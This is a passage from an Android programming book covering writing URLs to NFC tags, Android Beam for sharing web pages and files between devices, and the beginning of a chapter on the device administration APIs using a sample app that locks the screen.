                                        "ftp://ftp.", "ftps://",
                                        "sftp://", "smb://",
                                        "nfs://", "ftp://",
                                        "dav://", "news:",
                                        "telnet://", "imap:",
                                        "rtsp://", "urn:",
                                        "pop:", "sip:", "sips:",
                                        "tftp:", "btspp://",
                                        "btl2cap://", "btgoep://",
                                        "tcpobex://",
                                        "irdaobex://",
                                        "file://", "urn:epc:id:",
                                        "urn:epc:tag:",
                                        "urn:epc:pat:",
                                        "urn:epc:raw:",
                                        "urn:epc:", "urn:nfc:"};
```

Then, in `buildUrlBytes()`, we need to find the prefix (if any) and use it:

```
private byte[] buildUrlBytes(String url) {
  byte prefixByte=0;
  String subset=url;
  int bestPrefixLength=0;

  for (int i=0;i<PREFIXES.length;i++) {
    String prefix = PREFIXES[i];

    if (url.startsWith(prefix) && prefix.length() > bestPrefixLength) {
```

```
        prefixByte=(byte)(i+1);
        bestPrefixLength=prefix.length();
        subset=url.substring(bestPrefixLength);
      }
    }

    final byte[] subsetBytes = subset.getBytes();
    final byte[] result = new byte[subsetBytes.length+1];

    result[0]=prefixByte;
    System.arraycopy(subsetBytes, 0, result, 1, subsetBytes.length);

    return(result);
  }
```

We iterate over the `PREFIXES` array and find a match, if any, and the best possible match if there is more than one. If there is a match, we record the NDEF value for the first byte (our `PREFIXES` index plus one) and create a subset string containing the characters after the prefix. If there is no matching prefix, the prefix byte is `0` and we will include the full URL.

Given that, we construct a byte array containing our prefix byte in the first slot, and the rest taken up by the byte array of the subset of our URL.

### Creating the NDEF Record and Message

Given the result of `buildUrlBytes()`, our `onNewIntent()` implementation creates a `TNF_WELL_KNOWN`, `RTD_URI` `NdefRecord` object, and pours that into an `NdefMessage` object.

The third parameter to the `NdefRecord` constructor is a byte array representing the optional "ID" of this record, which is not necessary here.

Finally, we delegate the actual writing to a `WriteTask` subclass of `AsyncTask`, as writing the `NdefMessage` to the `Tag` is... interesting.

## Writing to a Tag

Here is the aforementioned `WriteTask` static inner class:

```
  static class WriteTask extends AsyncTask<Void, Void, Void> {
    Activity host=null;
    NdefMessage msg=null;
    Tag tag=null;
    String text=null;
```

```
    WriteTask(Activity host, NdefMessage msg, Tag tag) {
      this.host=host;
      this.msg=msg;
      this.tag=tag;
    }

    @Override
    protected Void doInBackground(Void... arg0) {
      int size=msg.toByteArray().length;

      try {
        Ndef ndef=Ndef.get(tag);

        if (ndef==null) {
          NdefFormatable formatable=NdefFormatable.get(tag);

          if (formatable!=null) {
            try {
              formatable.connect();

              try {
                formatable.format(msg);
              }
              catch (Exception e) {
                text="Tag refused to format";
              }
            }
            catch (Exception e) {
              text="Tag refused to connect";
            }
            finally {
              formatable.close();
            }
          }
          else {
            text="Tag does not support NDEF";
          }
        }
        else {
          ndef.connect();

          try {
            if (!ndef.isWritable()) {
              text="Tag is read-only";
            }
            else if (ndef.getMaxSize()<size) {
              text="Message is too big for tag";
            }
            else {
              ndef.writeNdefMessage(msg);
            }
          }
          catch (Exception e) {
            text="Tag refused to connect";
```

```
          }
          finally {
            ndef.close();
          }
        }
      }
      catch (Exception e) {
        Log.e("URLTagger", "Exception when writing tag", e);
        text="General exception: "+e.getMessage();
      }

      return(null);
    }

    @Override
    protected void onPostExecute(Void unused) {
      if (text!=null) {
        Toast.makeText(host, text, Toast.LENGTH_SHORT).show();
      }

      host.finish();
    }
  }
```

In `doInBackground()`, after making note of how big the message is in bytes, we first try to get the `Ndef` aspect of the `Tag` object, by calling the static `get()` method on the `Ndef` class. If the tag is an NDEF tag, this should return an `Ndef` instance. If it does not, we try to get an `NdefFormatable` aspect by calling `get()` on the `NdefFormatable` class. If the tag is not NDEF now but can be formatted as NDEF, this should give us an `NdefFormatable` object. If both aspect attempts fail, we bail out, displaying a `Toast` to let the user know that while the tag they used is NFC, it is not NDEF-compliant.

If the tag turned out to be `NdefFormatable`, to put the `NdefMessage` on it, we first `connect()` to the tag, then `format()` it, supplying the message. `NdefFormatable` also supports `formatReadOnly()` for tags that support that mode — this will write the message on the tag, then block it from further updates. When we are done, we `close()` the connection.

If the tag turned out to be `Ndef` already, we `connect()` to it, then see if it is writable and has enough room. If it meets both of those criteria, we can emit the message via `writeNdefMessage()`, which overwrites the NDEF message that had already existed on the tag (if any). If the tag supported it, a call to `makeReadOnly()` would block further updates to the tag. Again, when we are done, we `close()` the connection.

All of the actual NFC I/O is performed in `doInBackground()`, because this I/O may take some time, and we do not want to block the main application thread while doing it.

## Responding to a Tag

Writing to a tag is a bit complicated. Responding to an NDEF message on a tag is significantly easier.

If the foreground activity is not consuming NFC events — as `URLTagger` does in write mode — then Android will use normal `Intent` resolution with `startActivity()` to handle the tag. To respond to the tag, all you need to do is have an activity set up to watch for an `android.nfc.action.NDEF_DISCOVERED` `Intent`. To get control ahead of the built-in Tags application, also have a `<data>` element that describes the sort of content or URL you are expecting to find on the tag.

For example, suppose you used the Android browser to visit some page on the CommonsWare Web site, and you wrote that to a tag using `URLTagger`. The URLTagger application has another activity, `URLHandler`, that will respond when you tap the newly-written tag from the home screen or anywhere else. It accomplishes this via a suitable `<intent-filter>`:

```
<activity
  android:name="URLHandler"
  android:label="@string/app_name">
  <intent-filter android:label="@string/app_name">
    <action android:name="android.nfc.action.NDEF_DISCOVERED"/>

    <data
      android:host="commonsware.com"
      android:scheme="http"/>

    <category android:name="android.intent.category.DEFAULT"/>
  </intent-filter>
</activity>
```

The `URLHandler` activity can then use `getIntent()` to retrieve the key pieces of data from the tag itself, if needed. In particular, the `EXTRA_NDEF_MESSAGES` `Parcelable` array extra will return an array of `NdefMessage` objects. Typically, there will only be one of these. You can call `getRecords()` on the `NdefMessage` to get at the array of `NdefRecord` objects (again, typically only one). Methods like `getPayload()` will allow you to get at the individual portions of the record.

The nice thing is that the URL still works, even if URLTagger is not on the device. In that case, the Tags application would react to the tag, and the user could tap on it to bring up a browser on this URL. A production application might create a Web page that tells the user about this great and wonderful app the can install, and provide links to the Play Store (or elsewhere) to go get the app.

## Expected Pattern: Bootstrap

Tags tend to have limited capacity. Even in peer-to-peer settings, the effective bandwidth of NFC is paltry compared to anything outside of dial-up Internet access.

As a result, NFC will be used infrequently as the complete communications solution between a publisher and a device. Sometimes it will, when the content is specifically small, such as a contact (vCard) or event (iCalendar). But, for anything bigger than that, NFC will serve more as a convenient bootstrap for more conventional communications options:

1. Embedding a URL in a tag, as the previous sample showed, allows an installed application to run or a Web site to be browsed
2. Embedding an Play Store URL in a tag allows for easy access to some specialized app (e.g., menu for a restaurant)
3. A multi-player game might use peer-to-peer NFC to allow local participants to rapidly connect into the same shared game area, where the game is played over the Internet or Bluetooth
4. And so on.

## Mobile Devices are Mobile

Reading and writing NFC tags is a relatively slow process, mostly due to low bandwidth. It may take a second or two to actually complete the operation.

Users, however, are not know for their patience.

If a user moves their device out of range of the tag while Android is attempting to read it, Android simply will skip the dispatch. If, however, the tag leaves the signal area of the device while you are writing to it, you will get an `IOException`. At this point, the state of the tag is unknown.

You may wish to incorporate something into your UI to let the user know that you are working with the tag, encouraging them to leave the phone in place until you are done.

## Enabled and Disabled

There are two separate system settings that control NFC behavior:

- The user could have NFC disabled outright, which you would detect by calling `isEnabled()` on your `NfcAdapter`
- The user could have NFC enabled but have Android Beam disabled, which you would detect by calling `isNdefPushEnabled()` on your `NfcAdapter`

As with most enabled/disabled settings, you cannot change these values yourself. On newer Android SDK versions, though, you can try to bring up the relevant Settings screens for the user to enable these features, by using the following activity action strings from the `android.provider.Settings` class:

- `ACTION_NFC_SETTINGS` for the main NFC settings screen (added in API Level 16)
- `ACTION_NFCSHARING_SETTINGS` for the Android Beam settings screen (added in API Level 14)

## Android Beam

Android Beam is Google's moniker for peer-to-peer NFC messaging, with an emphasis — obviously — on Android apps. Rather than you tapping your NFC-capable Android device on a smart tag, you put it back-to-back with another NFC-capable Android device, and romance ensues.

Partially, this is simply one side of the exchange "pushing" an NDEF record, in a fashion that makes the other side of the exchange think that it is picking up a smart tag.

Partially, this is the concept of the "Android Application Record" (AAR), another NDEF record you can place in the NDEF message being pushed. This will identify the app you are trying to push the message to. If nothing on the device can handle the rest of the NDEF message, the AAR will lead Android to start up an app, or even lead the user to the Play Store to go download said app.

As the basis for explaining further how this all works, let's take a look at the NFC/WebBeam sample application. The UI consists of a `WebViewFragment`, in which we can browse to some Web page. Then, running this app on two NFC-capable devices, one app can "push" the URL of the currently-viewed Web page to the other app, which will respond by displaying that page. In this fashion, we are "sharing" a URL, without one side having to type it in by hand. And, while we are using this to share a URL, you could use Android Beam to share any sort of bootstrapping data, such as the user IDs of each person, for use in connecting to some common game server.

## The Fragment

The fragment that implements our UI, `BeamFragment`, extends from the back-ported, ActionBarSherlock-friendly version of `WebViewFragment` used in various places in this book. In `onActivityCreated()`, we configure the `WebView`, load up Google's home page, and indicate that would like to participate in the action bar (via a call to `setHasOptionsMenu()`):

```
@Override
public void onActivityCreated(Bundle savedInstanceState) {
  super.onActivityCreated(savedInstanceState);

  getWebView().setWebViewClient(new BeamClient());
  getWebView().getSettings().setJavaScriptEnabled(true);
  loadUrl("http://google.com");
  setHasOptionsMenu(true);
}
```

To keep all links within the `WebView`, we attached a `WebViewClient` implementation, named `BeamClient`, that just loads all requested URLs back into the `WebView`:

```
class BeamClient extends WebViewClient {
  @Override
  public boolean shouldOverrideUrlLoading(WebView wv, String url) {
    wv.loadUrl(url);

    return(true);
  }
}
```

We add one item to the action bar: a toolbar button (`R.id.beam`) that will be used to indicate we wish to beam the URL in our `WebView` to another copy of this application running on another NFC-capable Android device:

```
@Override
public void onCreateOptionsMenu(Menu menu, MenuInflater inflater) {
  if (getContract().hasNFC()) {
```

```
    inflater.inflate(R.menu.actions, menu);
  }

  super.onCreateOptionsMenu(menu, inflater);
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
  if (item.getItemId() == R.id.beam) {
    getContract().enablePush();

    return(true);
  }

  return(super.onOptionsItemSelected(item));
}
```

So, when the app is initially launched, it will look something like this:





*Figure 303: The WebBeam UI*

The user can use Google to find a Web page worth beaming.

## Requesting the Beam

Our hosting activity, `WebBeamActivity`, gets access to our `NfcAdapter`, as we did in the previous example:

```
    adapter=NfcAdapter.getDefaultAdapter(this);
```

When the user taps on our action bar item, the fragment calls `enablePush()` on the activity. `WebBeamActivity`, in turn, calls `setNdefPushMessageCallback()` on the `NfcAdapter`, supplying two parameters:

1. An implementation of the `NfcAdapter.CreateNdefMessageCallback` interface, used to let us know when another device is in range for us to beam to (in our case, `WebBeamActivity` implements this interface)
2. Our activity that is participating in this push

If something else comes to the foreground, `onStop()` will call a corresponding `disablePush()`, which also calls `setNdefPushMessageCallback()`, specifying a `null` first parameter, to turn off our request to beam:

```
  void enablePush() {
    adapter.setNdefPushMessageCallback(this, this);
  }

  void disablePush() {
    adapter.setNdefPushMessageCallback(null, this);
  }
```

In between the calls to `enablePush()` and `disablePush()`, if another NFC device comes in range that supports the NDEF push protocols, we're beamin'.

## Sending the Beam

When our beam-enabled device encounters another beam-capable device, our `NfcAdapter.CreateNdefMessageCallback` is called with `createNdefMessage()`, where we need to prepare the `NfcMessage` to beam to the other party:

```
  @Override
  public NdefMessage createNdefMessage(NfcEvent arg0) {
    NdefRecord uriRecord=
        new NdefRecord(NdefRecord.TNF_MIME_MEDIA,
                       MIME_TYPE.getBytes(Charset.forName("US-ASCII")),
                       new byte[0],
                       beamFragment.getUrl()
                           .getBytes(Charset.forName("US-ASCII")));
    NdefMessage msg=
        new NdefMessage(
                        new NdefRecord[] {
                            uriRecord,

NdefRecord.createApplicationRecord("com.commonsware.android.webbeam") });
```

```
    return(msg);
  }
```

We first create a typical `NfcRecord`, in this case of `TNF_MIME_MEDIA`, with a MIME type defined in a static data member and payload consisting of the URL from our `WebView`:

```
  private static final String MIME_TYPE=
      "application/vnd.commonsware.sample.webbeam";
```

You might wonder why we are using `TNF_MIME_MEDIA`, instead of `TNF_WELL_KNOWN` and a subtype of `RTD_URI`, since our payload is a URL. The reason is that we need to have a unique MIME type for our message for the whole beam process to work properly, and `TNF_WELL_KNOWN` does not support MIME types. This is also why the MIME type is something distinctive, and not just `text/plain` — it has to be something only we will pick up.

Our `NfcMessage` then consists of *two* `NfcRecord` objects: the one we just created, an one created via the static `createApplicationRecord()` method on `NfcRecord`. This helper method creates an AAR record, identifying our application by its Android package name. This record must go last – Android will try to find an app to work with based on the other records first, before "failing over" to use the AAR.

## Receiving the Beam

To receive our beam, our `WebBeamActivity` must be configured in the manifest to respond to `NDEF_DISCOVERED` actions with our unique MIME type:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.webbeam"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="14"
    android:targetSdkVersion="14"/>

  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.NFC"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/Theme.Sherlock">
    <activity
```

```
      android:name=".WebBeamActivity"
      android:label="@string/app_name"
      android:launchMode="singleTask"
      android:screenOrientation="landscape">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
      <intent-filter>
        <action android:name="android.nfc.action.NDEF_DISCOVERED"/>

        <category android:name="android.intent.category.DEFAULT"/>

        <data android:mimeType="application/vnd.commonsware.sample.webbeam"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

You will also notice that we set `android:launchMode="singleTask"` on this activity. That is so we will only have one instance of this activity, regardless of whether it is in the foreground or not. Otherwise, if we already have an instance of this activity, and we receive a beam, Android will create a *second* instance of this activity — when the user later presses BACK, they return to our first instance, and wonder why our app is broken.

If we receive the beam, we will get the `Intent` for the `NDEF_DISCOVERED` action *either* in `onCreate()` (if we were not already running) or `onNewIntent()` (if we were). In either case, we want to handle it the same way: pass the URL from the first record's payload to our `BeamFragment`. However, we cannot do that from `onCreate()` — the fragment will not have created the `WebView` yet. So, we use a trick: calling `post()` with a `Runnable` puts that `Runnable` on the *end* of the work queue for the main application thread. We can delay our processing of the `Intent` by this mechanism, so we can safely assume the `WebView` exists.

```
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    beamFragment=

(BeamFragment)getSupportFragmentManager().findFragmentById(android.R.id.content);

    if (beamFragment == null) {
      beamFragment=new BeamFragment();

      getSupportFragmentManager().beginTransaction()
```

```
                                .add(android.R.id.content, beamFragment)
                                .commit();
  }

  adapter=NfcAdapter.getDefaultAdapter(this);

  findViewById(android.R.id.content).post(new Runnable() {
    public void run() {
      handleIntent(getIntent());
    }
  });
}

@Override
public void onNewIntent(Intent i) {
  handleIntent(i);
}
```

```
private void handleIntent(Intent i) {
  if (NfcAdapter.ACTION_NDEF_DISCOVERED.equals(i.getAction())) {
    Parcelable[] rawMsgs=
        i.getParcelableArrayExtra(NfcAdapter.EXTRA_NDEF_MESSAGES);
    NdefMessage msg=(NdefMessage)rawMsgs[0];
    String url=new String(msg.getRecords()[0].getPayload());

    beamFragment.loadUrl(url);
  }
}
```

## The Scenarios

There are three possible scenarios, when we try beaming from one device to another:

1. The other device has our application installed, and it is running. In that case, our activity is brought to the foreground and the `Intent` is delivered to it, courtesy of our `NDEF_DISCOVERED` `<intent-filter>` with our unique MIME type.
2. The other device has our application installed, but it is not running. Android's `Intent` system handles this in the same general fashion as the first scenario, though it starts up a process for us and creates our activity instance anew in this case.
3. The other device does not have our application installed. Since nothing (hopefully) claims to support our unique MIME type, the AAR takes effect, and the user is led to the Play Store to go download our app (or, in this case, display an error message, as `WebBeam` is not in the Play Store).

# Beaming Files

Android 4.1 (a.k.a., Jelly Bean) added in a far simpler facility for an app to beam a file to another device using the Android Beam system. You can use `setBeamPushUris()` or `setBeamPushUrisCallback()` on an `NfcAdapter` to hand Android one or more `Uri` objects representing files to be transferred. While the initial connection will be made via NFC and Android Beam, the actual data transfer will be via Bluetooth or WiFi, much more suitable than NFC for bulk data.

The difference between the two approaches is mostly when you provide the array of `Uri` objects. With `setBeamPushUris()`, you initiate the beam operation and supply the `Uri` values immediately. With `setBeamPushUrisCallback()`, you initiate the beam but do not supply the `Uri` values until the beam connection is established with the peer app.

The `NFC/FileBeam` sample application shows file-based beaming in action.

In our activity (`MainActivity`), in `onCreate()`, we check to make sure that Android Beam is enabled, via a call to `isNdefPushEnabled()` on our `NfcAdapter`. If it is, then we use `ACTION_GET_CONTENT` to retrieve some file from the user (MIME type wildcard of `*/*`):

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  adapter=NfcAdapter.getDefaultAdapter(this);

  if (!adapter.isNdefPushEnabled()) {
    Toast.makeText(this, R.string.sorry, Toast.LENGTH_LONG).show();
    finish();
  }
  else {
    Intent i=new Intent(Intent.ACTION_GET_CONTENT);

    i.setType("*/*");
    startActivityForResult(i, 0);
  }
}
```

In `onActivityResult()`, if we actually got a file (e.g., the result is `ACTION_OK`), we turn around and call `setBeamPushUris()` to pass that file to some peer device. We also set up a `Button` as our UI — clicking the `Button` will `finish()` the activity:

```
@Override
protected void onActivityResult(int requestCode, int resultCode,
```

```
                                    Intent data) {
    if (requestCode==0 && resultCode==RESULT_OK) {
      adapter.setBeamPushUris(new Uri[] {data.getData()}, this);

      Button btn=new Button(this);

      btn.setText(R.string.over);
      btn.setOnClickListener(this);
      setContentView(btn);
    }
  }
```

That is all there is to it. If you run this app and pick a file, then hold the device up to another Android 4.1+ device, you will be prompted to "Touch to Beam" — doing so will kick off the transfer. Once the transfer is shown on the receiving device, you can pull the devices apart a bit, as the transfer will be proceeding over Bluetooth or WiFi. However, while Bluetooth ranges are much longer than NFC, you still need to keep the devices within a handful of meters of one another.

Note that the receiving device is not running our app. The OS handles the receipt of the transferred file, not our code. Similarly, the OS on the sending device is really the one responsible for the file transfer, so our app does not need the `INTERNET` or `BLUETOOTH` permissions. The downside is that we have no control over anything on the receiving side — the file is stored wherever the OS elects to put it, and the `Notification` it displays when complete will simply launch `ACTION_VIEW` on the pushed file.

## Additional Resources

To help make sense of the tags that you are trying to use with your app, you may wish to grab the NFC TagInfo application off of the Google Play Store. This application simply scans a tag and allows you to peruse all the details of that tag, including the supported technologies (e.g., does it support NDEF? is it `NdefFormatable`?), the NDEF records, and so on.

To learn more about NFC on Android — beyond this chapter or the Android developer documentation – this Google I|O 2011 presentation is recommended.

# Device Administration

Balding authors of Android books often point out that enterprises and malware authors have the same interests: they want to take control of a device away from the person that is holding it and give that control to some other party. Android, being a consumer operating system, is designed to defend against malware, and so enterprises can run into issues.

However, Android does have a growing area of device administration APIs, that allow carefully-constructed and installed applications to exert some degree of control over the device, how it is configured, and how it operates.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the chapter on broadcast `Intents`.

## Objectives and Scope

One might read the phrase "device administration" and assume that somebody, using these APIs, could do anything they want on the device.

That's not quite what "device administration" means in this case.

Rather, the device administration APIs serve three main roles:

1. They allow an application to dictate how well a device is secured, from the password required in the OS lock screen to whether the device should have full-disk encryption

2. They allow an application to find out when security issues might arise, notably failed password attempts
3. They allow an application to lock the device, disable its cameras, or even perform a "wipe" (i.e., factory reset)

The user, however, has to agree to enable a device administration app. It does not magically get all these powers simply by being installed. What the user gets from agreeing to this is access to something that otherwise would be denied (e.g., to use Enterprise App X, you must agree to allow it to be a device administrator).

# Defining and Registering an Admin Component

There are four pieces for defining and registering a device administration app: creating the metadata, adding the `<receiver>` to the manifest, implementing that `BroadcastReceiver`, and telling Android to ask the user to agree to allow the app to a device administrator.

Here, we will take a peek at the `DeviceAdmin/LockMeNow` sample application.

## The Metadata

As with app widgets and other Android facilities, you will need to define a metadata file as an XML resource, describing in greater detail what your device administration app wishes to do. This information will determine what you will be allowed to do once the user approves your app, and what you list here will be displayed to the user when you request such approval.

The `DeviceAdminInfo` class has as series of static data members (e.g., `USES_ENCRYPTED_STORAGE`) that represent specific policies that your device administrator app could use. The documentation for each of those static data members lists the corresponding element that goes in this XML metadata file (e.g., `<encrypted-storage>`). These elements are wrapped in a `<uses-policies>` element, which itself is wrapped in a `<device-admin>` element. The range of possible policies is shown in the following sample XML metadata file:

```
<device-admin xmlns:android="http://schemas.android.com/apk/res/android">
  <uses-policies>
    <disable-camera />
    <encrypted-storage />
    <expire-password />
    <force-lock />
    <limit-password />
```

```
    <reset-password />
    <watch-login />
    <wipe-data />
  </uses-policies>
</device-admin>
```

Here, we:

- Intend to disable the cameras, if needed
- Will ask the user to encrypt their device storage, if it has not been done already
- Will set an expiration time for the user's password, after which they will need to set up a new one
- Intend to lock the device, if needed
- Will set criteria for password quality, such as minimum length
- Intend to forcibly reset the user's password, if needed
- Intend to monitor for failed and successful login attempts
- Intent to wipe the device, if needed

Choose which of those policies you need — the fewer you request, the more likely it is the user will not wonder about your intentions. In your project's `res/xml/` directory, create a file that looks like the above with the policies you wish. You can name this file whatever you want (e.g., `device_admin.xml`), within standard Android resource naming rules.

## The Manifest

In the manifest, you will need to declare a `<receiver>` element for the `DeviceAdminReceiver` component that you will write. This component not only is the embodiment of the device admin capabilities of your app, but it will be the one notified of failed logins and other events.

For example, here is the `<receiver>` element from the `LockMeNow` sample app:

```
    <receiver
      android:name="AdminReceiver"
      android:permission="android.permission.BIND_DEVICE_ADMIN">
      <meta-data
        android:name="android.app.device_admin"
        android:resource="@xml/device_admin"/>

      <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
      </intent-filter>
    </receiver>
```

There are three things distinctive about this element compared to your usual `<receiver>` element:

1. It requires that whoever sends broadcasts to it hold the `BIND_DEVICE_ADMIN` permission. Since that permission is protected and can only be held by apps signed with the firmware's signing key, you can be reasonably assured that any events sent to you are real.
2. It has the `<meta-data>` child element pointing to our device administration metadata from the previous section.
3. It registers for `android.app.action.DEVICE_ADMIN_ENABLED` broadcasts via its `<intent-filter>` — this is the broadcast that will be used to notify you about failed logins or other events.

## The Receiver

The `DeviceAdminReceiver` itself needs to exist as a component in your app, registered in the manifest as shown above. At minimum, though, it does not need to override any methods, such as the implementation from the `LockMeNow` sample app:

```
package com.commonsware.android.lockme;

import android.app.admin.DeviceAdminReceiver;

public class AdminReceiver extends DeviceAdminReceiver {
}
```

By requesting the `DEVICE_ADMIN_ENABLED` broadcasts, we could get control when we are enabled by overriding an `onEnabled()` method. We could also register for other broadcasts (e.g., `ACTION_PASSWORD_FAILED`) and implement the corresponding callback method on our `DeviceAdminReceiver` (e.g., `onPasswordFailed()`).

## The Demand for Device Domination

Simply having this component in our manifest, though, is insufficient. The user must proactively agree to allow us to administer their device. And, since this is potentially very dangerous, a simple permission was deemed to also be insufficient. Instead, we need to ask the user to approve us as a device administrator from our app, typically from an activity.

In the case of `LockMeNow`, the UI is just a really big button, tied to a `lockMeNow()` method on our `LockMeNowActivity`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:orientation="vertical">

  <Button
    android:id="@+id/Button1"
    android:layout_width="fill_parent"
    android:layout_height="match_parent"
    android:onClick="lockMeNow"
    android:text="@string/lock_me"
    android:textColor="#FFFF0000"
    android:textSize="40sp"
    android:textStyle="bold"/>

</LinearLayout>
```

In `onCreate()` of the activity, in addition to loading up the UI via `setContentView()`, we create a `ComponentName` object identifying our `AdminReceiver` component. We also request access to the `DevicePolicyManager`, via a call to `getSystemService()`. `DevicePolicyManager` is our gateway for making direct requests for device administration operations, such as locking the device:

```
package com.commonsware.android.lockme;

import android.app.Activity;
import android.app.admin.DevicePolicyManager;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;

public class LockMeNowActivity extends Activity {
  private DevicePolicyManager mgr=null;
  private ComponentName cn=null;

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    setContentView(R.layout.main);
    cn=new ComponentName(this, AdminReceiver.class);
    mgr=(DevicePolicyManager)getSystemService(DEVICE_POLICY_SERVICE);
  }

  public void lockMeNow(View v) {
    if (mgr.isAdminActive(cn)) {
      mgr.lockNow();
    }
    else {
      Intent intent=
```

```
            new Intent(DevicePolicyManager.ACTION_ADD_DEVICE_ADMIN);
        intent.putExtra(DevicePolicyManager.EXTRA_DEVICE_ADMIN, cn);
        intent.putExtra(DevicePolicyManager.EXTRA_ADD_EXPLANATION,
                        getString(R.string.device_admin_explanation));
        startActivity(intent);
      }
    }
}
```

In `lockMeNow()`, we ask the `DevicePolicyManager` if we have already been registered as a device administrator, by calling `isAdminActive()`, supplying the `ComponentName` of our `DeviceAdminReceiver` that should be so registered. If that returns `false`, then the user has not approved us as a device administrator yet, so we need to ask them to do so. To do that, you:

- Create an `Intent` for the `DevicePolicyManager.ACTION_ADD_DEVICE_ADMIN` action
- Add the `ComponentName` of our `DeviceAdminReceiver` as an extra, keyed as `DevicePolicyManager.EXTRA_DEVICE_ADMIN`
- Add another extra, `DevicePolicyManager.EXTRA_ADD_EXPLANATION`, which is some text to show the user as part of the authorization screen, to explain why we need to be a device admin
- Start up an activity using that `Intent`, via `startActivity()`

If you run this on a device, then tap the button, the first time you do so the user will be prompted to agree to making the app be a device administrator:





*Figure 304: The Activate Device Administrator Screen*

The "For experimentation purposes only" is the value of our `DevicePolicyManager.EXTRA_ADD_EXPLANATION` extra, loaded from a string resource.

If the user clicks "Activate", and you overrode `onEnabled()` in your `DeviceAdminReceiver`, that will be called to let you know that you have been approved and can perform device administration functions. Your component will also appear in the list of device administrators in the Settings app:





*Figure 305: The Device Administrator List*

